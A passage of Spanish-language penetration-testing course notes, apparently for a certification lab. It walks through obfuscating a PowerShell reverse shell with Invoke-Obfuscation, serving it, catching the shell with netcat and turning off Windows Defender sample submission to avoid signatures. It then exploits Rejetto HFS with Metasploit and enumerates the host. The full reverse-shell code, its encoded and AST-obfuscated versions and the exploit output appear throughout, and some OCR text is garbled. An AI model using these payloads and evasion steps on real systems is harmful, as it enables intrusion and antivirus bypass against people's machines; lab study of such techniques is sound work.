24Q32X41Q57@51-93Q114_97_104t67t91{44V39Q112_81t109@39}101{99@973108[112]101}82_45m32_32X52{51093m114@97-104{67t91t44t39V98t103
V48t39-101}99}97V108}112t101_82_45{32@41X39{41_112t81_109_39m43{39-110t101@112{81t39X43@39t109_43t112_81Q109t101X39Q43m39}114Q7
1_112{81m109m39@43X39V32Q40}32m39_43_39{114-111m108t111t67{100m110[117Q39_43m39-111-114Q103_101t114@39m43-39{111t70-45}32m41}198
{103V48V110Q98t103{48@39{43{39-43{32t98m103_48{111@105t98@03V48-39@43{39_32-32V43V32}32t98t103@48X116m97V99t98X103t48_39V43m39
@43-39X43Q39_98@030448)115V117V102Q98V79m45@98m39Q43{39X103_39X43Q39V48}43-39}43t39}98-103{48V101_107Q39t43X39_111X118X110V39X4
3}39t98_103{48@43}32_98{103}48{(73{38-39@43t39m103_39}43{39{48Q32t39X43X39-32{40V32t41{39Q43V39m98X103{39_43V39{48-116{115Q79{39
_43_39}98}103m48{39043t39X32X43{32_98@103-39@43m39X48_72-39_43t39V45m39t43Q39_101Q98}103_48-32_39043V39V32t39V43}39m43Q32V98X39
Q43_39@103_48V39@43Q39@116X73t82V119m98-39{43_39}{103Q48X40_46_32m39}40_40{34t59m91@65V114V114@97_121}93Q58Q58V82Q101Q118Q101{11
4}115_101m40_36_78m55@32t41t59{32t73{69V88m32{40t36V78t55}45Q74m111@105-110m32X39V39-32}41'.SpLit('{_Q-@t}mXY') |ForEach-Object
{ (([Int]$_. -AS [Char]) ) } -Join'')
```

Lo más importante aquí es la ofuscación o técnicas de codificación




```
Choose one of the below options:

[*] TOKEN      Obfuscate PowerShell command Tokens
[*] AST         Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING      Obfuscate entire command as a String
[*] ENCODING   Obfuscate entire command via Encoding
[*] COMPRESS    Convert entire command to one-liner and Compress
[*] LAUNCHER   Obfuscate command args w/Launcher techniques (run once at end)

Invoke-Obfuscation>
```

Entonces, ¿qué hacemos ahora? Bueno, en primer lugar, necesitamos crear nuestro script de reverse Powershell:



```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("10.0.0.1",442);$stream = $
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.0.0.1',442);$stream = $client.GetStream();[byte
powershell IEX (New-Object Net.WebClient).DownloadString('https://gist.githubusercontent.com/staaldraad/204928a6604c89553a
...'
```

Para ello iremos al cheatsheet del repositorio que indicamos arriba y elegiremos ese script:


```
nated\frExitl *Untitled 1 - Mousepad
File Edit Search View Document Help
Spowershell -nop -c $client = New-Object
System.Net.Sockets.TCPClient('10.0.0.1',4242);$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1
| Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,
0,$sendbyte.Length);$stream.Flush()};$client.Close()
1
C
```

Lo único que no necesitamos de este código es lo siguiente:

Especificamos nuestra dirección IP y el puerto que vamos a usar. Lo demás lo quitamos, tiene que quedar como en la foto:

```
*Untitled 1 - Mousepad
File Edit Search View Document Help
Sclient = New-Object System.Net.Sockets.TCPClient('10.10.10.10',1234);$stream
= $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1
| Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,
0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

Y ahora lo guardamos dentro del directorio donde tenemos descargado nuestro repositorio:



Entonces, ¿cómo cargamos ese archivo?

```
Invoke-Obfuscation> SET SCRIPTPATH /home/kali/Desktop/AVBypass/shell.ps1
```

```
Successfully set ScriptPath:  
/home/kali/Desktop/AVBypass/shell.ps1
```

Elegiremos la opción AST, pero también podemos probar con ENCODING:

```
Choose one of the below options:
```

```
[*] TOKEN      Obfuscate PowerShell command Tokens  
[*] AST        Obfuscate PowerShell Ast nodes (PS3.0+)  
[*] STRING     Obfuscate entire command as a String  
[*] ENCODING   Obfuscate entire command via Encoding  
[*] COMPRESS   Convert entire command to one-liner and Compress  
[*] LAUNCHER   Obfuscate command args w/Launcher techniques (run once at end)
```

```
Invoke-Obfuscation> _
```

```
Successfully set ScriptPath:  
/home/kali/Desktop/AVBypass/shell.ps1
```

```
Choose one of the below options:
```

```
[*] TOKEN      Obfuscate PowerShell command Tokens  
[*] AST        Obfuscate PowerShell Ast nodes (PS3.0+)  
[*] STRING     Obfuscate entire command as a String  
[*] ENCODING   Obfuscate entire command via Encoding  
[*] COMPRESS   Convert entire command to one-liner and Compress  
[*] LAUNCHER   Obfuscate command args w/Launcher techniques (run once at end)
```

```
Invoke-Obfuscation> ENCODING
```

```
Choose one of the below Encoding options to APPLY to current payload:
```

```
[*] ENCODING\1      Encode entire command as ASCII  
[*] ENCODING\2      Encode entire command as Hex  
[*] ENCODING\3      Encode entire command as Octal  
[*] ENCODING\4      Encode entire command as Binary  
[*] ENCODING\5      Encrypt entire command as SecureString (AES)  
[*] ENCODING\6      Encode entire command as BXOR  
[*] ENCODING\7      Encode entire command as Special Characters  
[*] ENCODING\8      Encode entire command as Whitespace
```

```
 
```

```
Invoke-Obfuscation\Encoding>
```

```

Invoke-Obfuscation\Encoding> 1

Executed:
CLI: Encoding\1
FULL: Out-EncodedAsciiCommand -ScriptBlock $ScriptBlock -PassThru

Result:
& ($SHELLiD[1]+$sheLLid[13]+'x') ( ('36T99{108h105>101W110W116C32o61o32C78W101{119,45k79P98T106W101h99T116o32T83{121,115C116o
101h109{46P78,10l0116h46W83t111>99,107C101,116W115k46C84>67P80k67>108,105h101P110{116o40T39{49,48,46T49T48W46W49T48T46,49T48T39
>44>49,50W51o52o41P59o36{115>116C114o101W97,109T32{61h32C36,99,108k105,101,110,116h46C71o101C116C83o116k114T101>97C109,40C41T59
h91k98T121>116C101T91>93o93,36>98{121,116T101C15P32T61o32>48P46C46{54{53W53k51P53o124h37,123P48>125T59>119{104k105,108h101>40h
40h36W105o32T61P32k36k115h116k114P101{97k109,46W82W101k97{100o40T36,98o121P116T101P115P44>32>48,44P32k36h98T121W116{101>115C46>
76k101o110T103,116P104k41,41T32h45o110>101,32>48h41C23C59T36W100k97W116C97,32T61>32>40>78k101{119C45>79>98T106o101P99k116T32h4
5k84C121h112k101k78{97W109k101k32{83k121{115o116W101h109P46h84T101W120>116{46P65>83,67P73W73T69h110{99P111k100k105k110,103C41,4
6P71,101k116T83W116P114C105P110o103W40{36P98W121W116T101k115C44C48h44P32k36T105>41,59h36k115C101o110{100P98,97h99h107W32k61T32,
40T105T101h120{32T36k100h97{116{97W32{50P62C38>49h32{124C32,79P117T116{45o83{116{114h105o110,103o32k41,59W36T115C101,110T100C98
>97W99C107,50h32>61k32h36>115{101P110k100o98h97P99P107T32P43>32h39{80W83>32o39h32,43T32,40T112T119C100>41k46P80{97k116o104C32{4
3T32{39,62,32k39W59o36P115T101,110C100C98P121P116{101P32P61>32W40P91>116h101C120W116h46h101,110o99W111C100h105,110W103{93h58o58
k65T83W67>73T73T41o46W71P101C116>66>121{116W101C115C40>36T115C101T110h100P98{97o99P107>50k41{59C36>115k116T114o101k97o109T46k87
{114>105h116,101{40C36,115P101k110,100o98o121,116h101>44W48,44{36P115>101k110o100P98h121>116P101{46W76,101h110h103k116>104h41k5
9{36C115,116W114P101W97>109W46h70>108W117o115C104{40C41C125>59h36>99h108P105W101{110T116T46>67C108,11h115,101o40>41' -split 'h
'-SPLiT'>' -SPLIT 'k' -sPLiT'W' -sPLiT,' -sPLiT'P' -sPLiT 'T' -sPLiT 'C'-sPLiT'o' -SPLiT'{|{ ( [cHAR][iNt]$_)} )-JOIN '' }

```

Este script lo podemos pasar después al sistema objetivo, pero no vamos a pasar a eso.

Vamos a ir con la opción AST que es la que nos interesa.

Seleccionaremos que queremos usar todas las opciones de ofuscación respecto a la opción AST:

```

Invoke-Obfuscation> AST

Choose one of the below AST options:

[*] AST\NamedAttributeArgumentAst      Obfuscate NamedAttributeArgumentAst nodes
[*] AST\ParamBlockAst                  Obfuscate ParamBlockAst nodes
[*] AST\ScriptBlockAst                Obfuscate ScriptBlockAst nodes
[*] AST\AttributeAst                 Obfuscate AttributeAst nodes
[*] AST\BinaryExpressionAst          Obfuscate BinaryExpressionAst nodes
[*] AST\HashtableAst                Obfuscate HashtableAst nodes
[*] AST\CommandAst                  Obfuscate CommandAst nodes
[*] AST\AssignmentStatementAst       Obfuscate AssignmentStatementAst nodes
[*] AST\TypeExpressionAst           Obfuscate TypeExpressionAst nodes
[*] AST\TypeConstraintAst           Obfuscate TypeConstraintAst nodes
[*] AST\All                          Select All choices from above

Invoke-Obfuscation\AST> ALL

Choose one of the below AST\All options to APPLY to current payload:
[*] AST\All\1                         Execute ALL Ast obfuscation techniques

```

Y este es nuestro código ofuscado nuevo

```

Invoke-Obfuscation\AST\All> 1

Executed:
CLI: AST\All\1
FULL: Out-ObfuscatedAst -ScriptBlock $ScriptBlock


Result:
Set-Variable -Name client -Value (New-Object System.Net.Sockets.TCPClient('10.10.10.10',1234));Set-Variable -Name stream -Value
($client.GetStream());[byte[]]$bytes = 0..65535|%{};while((Set-Variable -Name i -Value ($stream.Read($bytes, 0, $bytes.Length
))) -ne 0){Set-Variable -Name data -Value ((New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i));Set-Variable
-Name sendback -Value (iex $data 2>&1 | Out-String );Set-Variable -Name sendback2 -Value ($sendback + 'PS ' + (pwd).Path +
'>');Set-Variable -Name sendbyte -Value ([text.encoding]::ASCII.GetBytes($sendback2));$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()

Choose one of the below AST\All options to APPLY to current payload:
[*] AST\All\1                         Execute ALL Ast obfuscation techniques

Invoke-Obfuscation\AST\All>


```

Y ahora lo guardaremos como obfuscated.ps1. Ya tenemos nuestro nuevo código ofuscado.



```
Set-Variable -Name client -Value (New-Object System.Net.Sockets.TCPClient('10.10.10.10', 1234)); Set-Variable -Name stream -Value ($client.GetStream()); [byte[]]$bytes = 0..65535|%{0}; while(($null -eq $stream.Read($bytes, 0, $bytes.Length)) -ne 0){}; Set-Variable -Name data -Value ((New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes, 0, $i)); Set-Variable -Name sendback -Value (iex $data 2>&1 | Out-String); Set-Variable -Name sendback2 -Value ($sendback + 'PS ' + (pwd).Path + '> '); Set-Variable -Name sendbyte -Value ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write($sendbyte, 0, $sendbyte.Length); $stream.Flush(); $client.Close()
```

Código original:




```
$client = New-Object System.Net.Sockets.TCPClient('10.10.10.10', 1234); $stream = $client.GetStream(); [byte[]]$bytes = 0..65535|%{0}; while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes, 0, $i); $sendback = (iex $data 2>&1 | Out-String); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> '; $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write($sendbyte, 0, $sendbyte.Length); $stream.Flush();}; $client.Close()
```

Y lo que ha hecho es ofuscar todos los nodos de Powershell AST. Bien,

¿cuáles son los últimos pasos?

Tenemos que pasar el código ofuscado al sistema objetivo, pero antes tenemos que abrir nuestro oyente en el puerto donde ejecutamos el código ofuscado que era 1234.



```
> $ nc -nvlp 1234
listening on [any] 1234 ...
```

```


kali@kali ~/Desktop/AVBypass [20:59:23]
> $ ls
Invoke-Obfuscation obfuscated.ps1 shell.ps1 vncviewer.exe

kali@kali ~/Desktop/AVBypass [20:59:24]
> $ sudo python3 http.server 80
[sudo] password for kali:
python3: can't open file '/home/kali/Desktop/AVBypass/http.server': [Errno 2] No such file or directory


kali@kali ~/Desktop/AVBypass [20:59:37]
> $ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

Debemos tener activado el Windows Defender:



Las únicas opciones que tenemos que deshabilitar son la protección en la nube y la automática. Y la razón por la que desactivamos el envío automático de muestras es que no queremos que Microsoft envíe las muestras de virus reales, ya que crearán una firma para el inmediatamente y lo eliminarán.




```

PayloadsAllTheThings/... ~/Desktop/AVBypass/o... nc -nvlp 1234
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.10.10] from (UNKNOWN) [10.10.10.14] 53513
PS C:\Users\IEUser\Downloads>

```

## Host & Network Penetration Testing: Post-Exploitation

### Post-Explotation Methodology



Fase 1: Local Enumeration



Fase 2: Transferring Files

## Transferring Files



Fase 3: Upgrading Shells

## Upgrading Shells



Fase 4: Privilege Escalation

## Privilege Escalation



Fase 5: Persistence

## Persistence

### └ 5 - Persistence

- └─ Setting Up Persistence On Windows
- └─ Setting Up Persistence On Linux



Fase 6: Dumping & Cracking Hashes

## Dumping & Cracking Hashes

### └ 6 - Dumping & Cracking Hashes

- └─ Dumping & Cracking Windows Hashes
- └─ Dumping & Cracking Linux Hashes



Fase 7: Pivoting

## Pivoting

### └ 7 - Pivoting

- └─ Internal Network Recon
- └─ Pivoting



Fase 8: Clearing Your Tracks

## Clearing Your Tracks

### └ 8 - Clearing Your Tracks

#### └ Clearing your Tracks On Windows & Linux



## Enumerating System Information – Windows (IMPORTANTE, FASE 1)

¿Qué es lo que buscamos enumerar cuando accedemos al sistema objetivo?

Nombre del host.
El nombre o la versión del sistema operativo.
Compilación del sistema operativo y el paquete de servicio.
Arquitectura del sistema operativo.
Actualizaciones instaladas y las revisiones.

Vamos a pasar con el ejemplo práctico.

Primero vamos a realizar un escaneo de los puertos que están abiertos para ver qué servicios se están ejecutando y sus respectivas versiones:

Services						
host	port	proto	name	state	info	
10.2.25.15	80	tcp	http	open	HttpFileServer httpd 2.3	
10.2.25.15	135	tcp	msrpc	open	Microsoft Windows RPC	
10.2.25.15	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn	
10.2.25.15	445	tcp	microsoft-ds	open	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds	
10.2.25.15	3389	tcp	ssl/ms-wbt-server	open		
10.2.25.15	49152	tcp	msrpc	open	Microsoft Windows RPC	
10.2.25.15	49153	tcp	msrpc	open	Microsoft Windows RPC	
10.2.25.15	49154	tcp	msrpc	open	Microsoft Windows RPC	
10.2.25.15	49155	tcp	msrpc	open	Microsoft Windows RPC	

El servicio http es vulnerable a un exploit llamado rejetto, vamos a buscarlo en la búsqueda de exploits.

exploit/windows/http/rejetto\_hfs\_exec

Lo configuramos:

```
Module options (exploit/windows/http/rejetto_hfs_exec):
  Name      Current Setting  Required  Description
  HTTPDELAY  10             no        Seconds to wait before terminating web server
  Proxies   10.2.25.15       yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS   10.2.25.15       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT    80               yes       The target port (TCP)
  RSVHOST  0.0.0.0          yes       The local network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT  8880             yes       The local port to listen on.
  SSL      false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert  no               no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI /              yes       The path of the web application
  URIPATH  /                no        The URI to use for this exploit (default is random)
  VHOST    no               no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  EXITFUNC process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST   10.10.41.3        yes       The listen address (an interface may be specified)
  LPORT   4444             yes       The listen port

Exploit target:
  Id  Name
  0  Automatic
```

Explotamos:

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.10.41.3:4444
[*] Using URL: http://10.10.41.3:8080/6ziMEfV3zATQ6a7
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /6ziMEfV3zATQ6a7
[*] Sending stage (176198 bytes) to 10.2.25.15
[!] Tried to delete %TEMP%\EmcQSvZVMpxhV.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.41.3:4444 → 10.2.25.15:49485) at 2025-08-02 01:54:25 +0530
[*] Server stopped.

meterpreter > sysinfo
Computer       : WIN-OMCNBKR66MN
OS             : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter >
```

Anotamos:

Nombre del dispositivo: WIN-OMCNBKR66MN OS:

Windows Server 2012

Compilación del sistema operativo y el paquete de servicio: R2 6.2 Build 9600 Arquitectura: x64

Si entramos a la shell directa del sistema objetivo y escribimos el comando systeminfo, nos dará toda la información del dispositivo.

```
C:\hfs>systeminfo  
systeminfo  
  
Host Name: WIN-OMCNBKR66MN  
OS Name: Microsoft Windows Server 2012 R2 Standard  
OS Version: 6.3.9600 N/A Build 9600  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Standalone Server  
OS Build Type: Multiprocessor Free  
Registered Owner: EC2  
Registered Organization: Amazon.com  
Product ID: 00252-70000-00000-AA535  
Original Install Date: 9/10/2020, 9:10:37 AM  
System Boot Time: 8/1/2025, 8:06:31 PM  
System Manufacturer: Xen  
System Model: HVM domU  
System Type: x64-based PC  
Processor(s): 1 Processor(s) Installed.  
[01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 MHz  
BIOS Version: Xen 4.11.amazon, 8/24/2006  
Windows Directory: C:\Windows  
System Directory: C:\Windows\system32  
Boot Device: \Device\HarddiskVolume1  
System Locale: en-us;English (United States)  
Input Locale: en-us;English (United States)  
Time Zone: (UTC) Coordinated Universal Time  
Total Physical Memory: 4,096 MB  
Available Physical Memory: 3,314 MB  
Virtual Memory: Max Size: 12,288 MB  
Virtual Memory: Available: 11,317 MB  
Virtual Memory: In Use: 971 MB  
Page File Location(s): C:\pagefile.sys  
Domain: WORKGROUP
```

La información más importante que podemos obtener es los hotfixes instalados o actualizaciones que han sido instaladas en esta versión de Windows. Estos hotfixes se pueden copiar e investigar, y como resultado nos puede dar una pista de que vulnerabilidades en este particular dispositivo es vulnerable.

```
Logon Server: \\WIN-OMCNBKR66MN  
Hotfix(s): 208 Hotfix(s) Installed.  
[01]: KB2894856  
[02]: KB2896496  
[03]: KB2919355  
[04]: KB2919442  
[05]: KB2934520  
[06]: KB2938066  
[07]: KB2938772  
[08]: KB2949621  
[09]: KB2954879  
[10]: KB2955164  
[11]: KB2959626  
[12]: KB2965500  
[13]: KB2967917  
[14]: KB2969339  
[15]: KB2971203  
[16]: KB2973448  
[17]: KB2975061  
[18]: KB2975719  
[19]: KB2977765  
[20]: KB2978041  
[21]: KB2978126  
[22]: KB2984006  
[23]: KB2989647  
[24]: KB2989930  
[25]: KB2993100  
[26]: KB2995004  
[27]: KB2995388  
[28]: KB2996799  
[29]: KB2998174  
[30]: KB2999226  
[31]: KB3000483  
[32]: KB3000850
```

```

Network Card(s):      1 NIC(s) Installed.
[01]: AWS PV Network Device
          Connection Name: Ethernet 2
          DHCP Enabled: Yes
          DHCP Server: 10.2.16.1
          IP address(es)
            [01]: 10.2.25.15
            [02]: fe80::8907:c3d6:7d11:359e
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

C:\hfs>■

```

Hay otro comando que podemos utilizar para enumerar información como la de los hotfixes:

**Wmic qfe get caption,Description,HotFixID,InstalledOn**

```

C:\hfs>wmic qfe get caption,Description,HotFixID,InstalledOn
wmic qfe get caption,Description,HotFixID,InstalledOn
Caption                               Description   HotFixID   InstalledOn
http://support.microsoft.com/?kbid=2894856 Security Update KB2894856 10/15/2014
http://support.microsoft.com/?kbid=2896496 Update     KB2896496 6/20/2014
http://support.microsoft.com/?kbid=2919355 Update     KB2919355 3/18/2014
